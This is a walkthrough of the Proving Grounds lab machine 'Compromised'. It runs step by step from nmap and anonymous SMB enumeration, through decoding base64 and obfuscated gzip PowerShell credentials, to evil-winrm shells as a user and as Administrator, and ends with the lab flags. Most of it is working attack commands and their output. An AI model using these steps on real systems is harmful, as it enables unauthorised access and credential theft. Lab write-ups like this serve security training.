


Compromised from Proving Grounds

run nmap script on all ipaddresses unless stated by the EoR

`nmap -sn -T4 ip/subnet -oN active-hosts`

Then:

`sudo nmap $IP -p- -sS -sV`




A terminal window titled 'kali@kali: ~' showing the execution of an nmap scan. The user enters 'sudo nmap 192.168.68.152 -p- -sS -sV'. The terminal displays the nmap output, including the scan report for 192.168.68.152, which is up and has several open ports (80, 135, 139, 443, 445, 5985, 49666) with their respective services and versions. The scan took 157.86 seconds.

```
(kali@kali)-[~]
$ sudo nmap 192.168.68.152 -p- -sS -sV
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-28 18:45 UTC
Nmap scan report for 192.168.68.152
Host is up (0.00054s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open  ssl/http       Microsoft IIS httpd 10.0
445/tcp   open  microsoft-ds?
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49666/tcp open  msrpc          Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.86 seconds

(kali@kali)-[~]
$
```

Then start with smb:



A terminal window showing the execution of the smbclient command. The user enters 'smbclient -U "" -L \\\\192.168.68.152\\Script\$'. The terminal displays the password prompt and a table of shares. The table has columns 'Sharename', 'Type', and 'Comment'. The shares listed are ADMIN\$, C\$, IPC\$, Scripts\$, and Users\$. Below the table, the terminal shows an error message: 'Reconnecting with SMB1 for workgroup listing. do_connect: Connection to 192.168.68.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND) Unable to connect with SMB1 -- no workgroup available'.

```
(kali@kali)-[~]
$ smbclient -U "" -L \\\\192.168.68.152\\Script$
Password for [WORKGROUP\\]:

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
IPC$           IPC            Remote IPC
Scripts$       Disk
Users$         Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.68.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Next look for share:

```
(kali@kali)-[~]
$ smbclient -U '' '\\192.168.68.152\Scripts$
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D          0 Tue Jun  1 14:57:45 2021
..               D          0 Tue Jun  1 14:57:45 2021
defrag.ps1       A          49 Tue Jun  1 14:57:45 2021
fix-printservers.ps1 A       283 Tue Jun  1 14:57:45 2021
install-features.ps1 A        81 Tue Jun  1 14:57:45 2021
purge-temp.ps1   A        105 Tue Jun  1 14:57:45 2021

7706623 blocks of size 4096. 4043718 blocks available
smb: \>
```

Next get the files

```
smb: \> prompt off
smb: \> recurse
smb: \> mget *
getting file \defrag.ps1 of size 49 as defrag.ps1 (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \fix-printservers.ps1 of size 283 as fix-printservers.ps1 (0.7 KiloBytes/sec) (average 0.4 KiloBytes/sec)
getting file \install-features.ps1 of size 81 as install-features.ps1 (0.2 KiloBytes/sec) (average 0.4 KiloBytes/sec)
getting file \purge-temp.ps1 of size 105 as purge-temp.ps1 (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \>
```

Check them on your machine:

```
(kali@kali)-[~]
$ ls
defrag.ps1  Documents  fix-printservers.ps1  Music  Public  Templates
Desktop     Downloads  install-features.ps1  Pictures  purge-temp.ps1  Videos

(kali@kali)-[~]
$ cat defrag.ps1
Optimize-Volume -DriveLetter C -Defrag -Verbose

(kali@kali)-[~]
$ cat fix-printservers.ps1
$credential = New-Object System.Management.Automation.PSCredential ('scripting', $password)
$spooler = Get-WmiObject -Class Win32_Service -ComputerName (Read-Host -Prompt 'Server Name') -Credential
$credential -Filter "Name='spooler'"
$spooler.stop-service()
$spooler.start-service()

(kali@kali)-[~]
$ cat install-features.ps1
Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools

(kali@kali)-[~]
$ cat purge-temp.ps1 1
rm "C:\Users\*\Appdata\Local\Temp\*" "c:\Windows\Temp\*" -Recurse -Force -ErrorAction SilentlyContinue
cat: 1: No such file or directory

(kali@kali)-[~]
$
```

Now lets check the user folder:

```
7706623 blocks of size 4096. 4044349 blocks available
smb: \> cd All Users
cd \All\; NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> cd scripting
smb: \scripting\> dir
.                D            0 Tue Jul 20 15:21:03 2021
..               D            0 Tue Jul 20 15:21:03 2021
3D Objects       DR            0 Tue Jul 20 15:21:03 2021
AppData          DH            0 Tue Jun 1 14:57:39 2021
Application Data DHSrn       0 Tue Jun 1 14:57:39 2021
Contacts         DR            0 Tue Jul 20 15:21:03 2021
Cookies          DHSrn       0 Tue Jun 1 14:57:39 2021
Desktop          DR            0 Tue Jul 20 15:21:03 2021
Documents        DR            0 Tue Jul 20 15:21:03 2021
Downloads        DR            0 Tue Jul 20 15:21:03 2021
Favorites        DR            0 Tue Jul 20 15:21:03 2021
Links           DR            0 Tue Jul 20 15:21:03 2021
Local Settings   DHSrn       0 Tue Jun 1 14:57:39 2021
Music            DR            0 Tue Jul 20 15:21:03 2021
My Documents     DHSrn       0 Tue Jun 1 14:57:39 2021
NetHood          DHSrn       0 Tue Jun 1 14:57:39 2021
NTUSER.DAT       AHn      786432 Wed May 28 18:43:56 2025
ntuser.dat.LOG1  AHS      12288 Tue Jun 1 14:57:39 2021
ntuser.dat.LOG2  AHS      73728 Tue Jun 1 14:57:39 2021
NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf AHS      65536 Tue Jun 1 14:57:43 2021
NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer000000000000000001.regtrans-ms AHS      52
4288 Tue Jun 1 14:57:39 2021
NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer000000000000000002.regtrans-ms AHS      52
4288 Tue Jun 1 14:57:39 2021
ntuser.ini       HS           20 Tue Jun 1 14:57:39 2021
Pictures         DR            0 Tue Jul 20 15:21:03 2021
PrintHood        DHSrn       0 Tue Jun 1 14:57:39 2021
Recent           DHSrn       0 Tue Jun 1 14:57:39 2021
Saved Games      DR            0 Tue Jul 20 15:21:03 2021
Searches         DR            0 Tue Jul 20 15:21:03 2021
SendTo           DHSrn       0 Tue Jun 1 14:57:39 2021
Start Menu       DHSrn       0 Tue Jun 1 14:57:39 2021
Templates        DHSrn       0 Tue Jun 1 14:57:39 2021
Videos           DR            0 Tue Jul 20 15:21:03 2021

7706623 blocks of size 4096. 4044076 blocks available
smb: \scripting\>
```

Nothing was in the all users but there was some good hashes here, we can do pass the hash or run hashcat to view. But lets go further, we k

```
7706623 blocks of size 4096. 4044075 blocks available
smb: \scripting\> cd desktop
smb: \scripting\desktop\> dir
.                DR            0 Tue Jul 20 15:21:03 2021
..               DR            0 Tue Jul 20 15:21:03 2021
desktop.ini      AHS          282 Tue Jul 20 15:21:03 2021
local.txt        A            34 Wed May 28 18:44:03 2025
README.txt       A            249 Tue Jun 1 14:57:45 2021

7706623 blocks of size 4096. 4044075 blocks available
smb: \scripting\desktop\> get local.txt
NT_STATUS_ACCESS_DENIED opening remote file \scripting\desktop\local.txt
smb: \scripting\desktop\> get README.txt
getting file \scripting\desktop\README.txt of size 249 as README.txt (17.4 KiloBytes/sec) (average 17.4 Ki
loBytes/sec)
smb: \scripting\desktop\>
```

now this is compromised machine:

No luck on the local.txt but that would be too easy, but we can grab the read me.txt file

Now here is a message, this means that the security team has warned out targets about the current issues but we know now that this sever can be compromised futher!

Lets check the documents folder

```
7706623 blocks of size 4096, 4044075 blocks available
smb: \scripting\Documents> cd WindowsPowerShell\
smb: \scripting\Documents\WindowsPowerShell> dir
.                D            0   Tue Jun  1 15:00:27 2021
..               D            0   Tue Jun  1 15:00:27 2021
profile.ps1      AH          239  Tue Jun  1 15:00:27 2021
7706623 blocks of size 4096, 4044075 blocks available
smb: \scripting\Documents\WindowsPowerShell> █
```

Now due to the message, we have a password, lets check the hash:

```
(kali@kali)-[~]
$ cat profile.ps1
$password = ConvertTo-SecureString "$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('RgByAGkAZQBuAGQAcwBEAG8AbgB0AEwAZQB0AEYAcgBpAGUAbgBkAHMAQgBhAHMAZQA2ADQAUABhAHMAcwB3AG8AcgBkAHMA')))" -AsPlainText -Force
(kali@kali)-[~]
$ █
```

Got them on the ropes now, this is in base 64, we can echo this for sure!

```
(kali@kali)-[~]
$ echo 'RgByAGkAZQBuAGQAcwBEAG8AbgB0AEwAZQB0AEYAcgBpAGUAbgBkAHMAQgBhAHMAZQA2ADQAUABhAHMAcwB3AG8AcgBkAHMA' | base64 -d
FriendsDontLetFriendsBase64Passwords
(kali@kali)-[~]
$ █
```

now we have a password and don't need a user account at all, lets evil-winrm the pc,


```
(kali@kali)-[~]
$ evil-winrm -i 192.168.68.152 -u 'scripting' -p 'FriendsDontLetFriendsBase64Passwords'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_p
roc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path
-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\scripting\Documents>
```

We now have a shell! Lets run whoami and net user scripting

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\scripting\Documents> whoami
compromised\scripting
*Evil-WinRM* PS C:\Users\scripting\Documents> net user scripting
User name                scripting
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        7/13/2021 8:36:17 AM
Password expires         Never
Password changeable      7/13/2021 8:36:17 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               5/28/2025 12:19:54 PM

Logon hours allowed      All

Local Group Memberships  *Event Log Readers  *Remote Management Use
                        *Users
Global Group memberships *None
The command completed successfully.

*Evil-WinRM* PS C:\Users\scripting\Documents>
```

So while we are on, let's check the scripts

Get-EventLog -LogName 'Windows PowerShell' -Newest 1000 | Select-Object -Property * | out-file c:\users\scripting\logs.txt

We gain a lot from the text message but we see a base64 password now,

[illegible]

We can code it from the compromise machine:

Use this script or put in the commands:

```
$Decoded =  
[System.Convert]::FromBase64String("H4sIAAAAAAEAAvJSA3OSM3J8Sz2zUzPKMIMLQ  
rJSMwLAYqW5xeIKAIa07xkHB8AAAA=") Start-Sleep -Seconds 5 if($env:computername -eq  
"compromised") {exit} if (test-connection 8.8.8.8 -Quiet) {exit} if ($owned[2].ToString() -ne  
"if($env:computername -eq "compromised") {exit}") {exit} Else {$sms = (New-Object  
System.IO.MemoryStream($Decoded,0,$Decoded.Length)) (New-Object  
System.IO.StreamReader(New-Object System.IO.Compression.GZipStream($sms,  
[System.IO.Compression.CompressionMode]::Decompress))).readtoend() | iex
```

Now lets remove the conditions

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\scripting\Documents> $Decoded = [System.Convert]::FromBase64String("H4sIAAAAAAEAAvJSA3OSM3J8Sz2zUzPKMIMLQrJSMwLAYqW5xelKAIA07xkHB8AAAA=")
Start-Sleep -Seconds 5
if($env:computername -eq "compromised") {exit}
if (test-connection 8.8.8.8 -Quiet) {exit}
if ($owned[2].ToString() -ne 'if($env:computername -eq "compromised") {exit}') {exit} Else {$ms = (New-Object System.IO.MemoryStream($Decoded,0,$Decoded.Length))}
(New-Object System.IO.StreamReader(New-Object System.IO.Compression.GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompress))).readtoend() | iex
*Evil-WinRM* PS C:\Users\scripting\Documents> $Decoded = [System.Convert]::FromBase64String("H4sIAAAAAAEAAvJSA3OSM3J8Sz2zUzPKMIMLQrJSMwLAYqW5xelKAIA07xkHB8AAAA=")
$ms = (New-Object System.IO.MemoryStream($Decoded,0,$Decoded.Length))
(New-Object System.IO.StreamReader(New-Object System.IO.Compression.GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompress))).readtoend()
TheShellIsMightierThanTheSword!
*Evil-WinRM* PS C:\Users\scripting\Documents>
```

```
$Decoded =  
[System.Convert]::FromBase64String("H4sIAAAAAAEAAvJSA3OSM3J8Sz2zUzPKMIMLQ  
rJSMwLAYqW5xelKAIA07xkHB8AAAA=")
```

```
$ms = (New-Object System.IO.MemoryStream($Decoded,0,$Decoded.Length))
```

```
(New-Object System.IO.StreamReader(New-Object System.IO.Compression.GZipStream($ms,  
[System.IO.Compression.CompressionMode]::Decompress))).readtoend()
```

we now have an admin password!

```
Info: Exiting with code 0
(kali@kali)-[~]
$ evil-winrm -i 192.168.68.152 -u 'Administrator' -p 'TheShellIsMightierThanTheSword!'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_p  
roc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path  
-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Get that flag!


```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         5/28/2025  11:44 AM             34 proof.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type proof.txt
e1604d0673d054038173020bd1055efc
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

but we need the user next but we are admin! easy enough now

```
-a-----         5/28/2025  12:47 PM      1009044 logs.txt

*Evil-WinRM* PS C:\Users\scripting> cd Desktop
*Evil-WinRM* PS C:\Users\scripting\Desktop> dir

Directory: C:\Users\scripting\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         5/28/2025  11:44 AM             34 local.txt
-a-----         6/1/2021    7:57 AM            249 README.txt

*Evil-WinRM* PS C:\Users\scripting\Desktop> type local.txt
f42fad95033dbf6facc16eb110342659
*Evil-WinRM* PS C:\Users\scripting\Desktop>
```

Flags capture!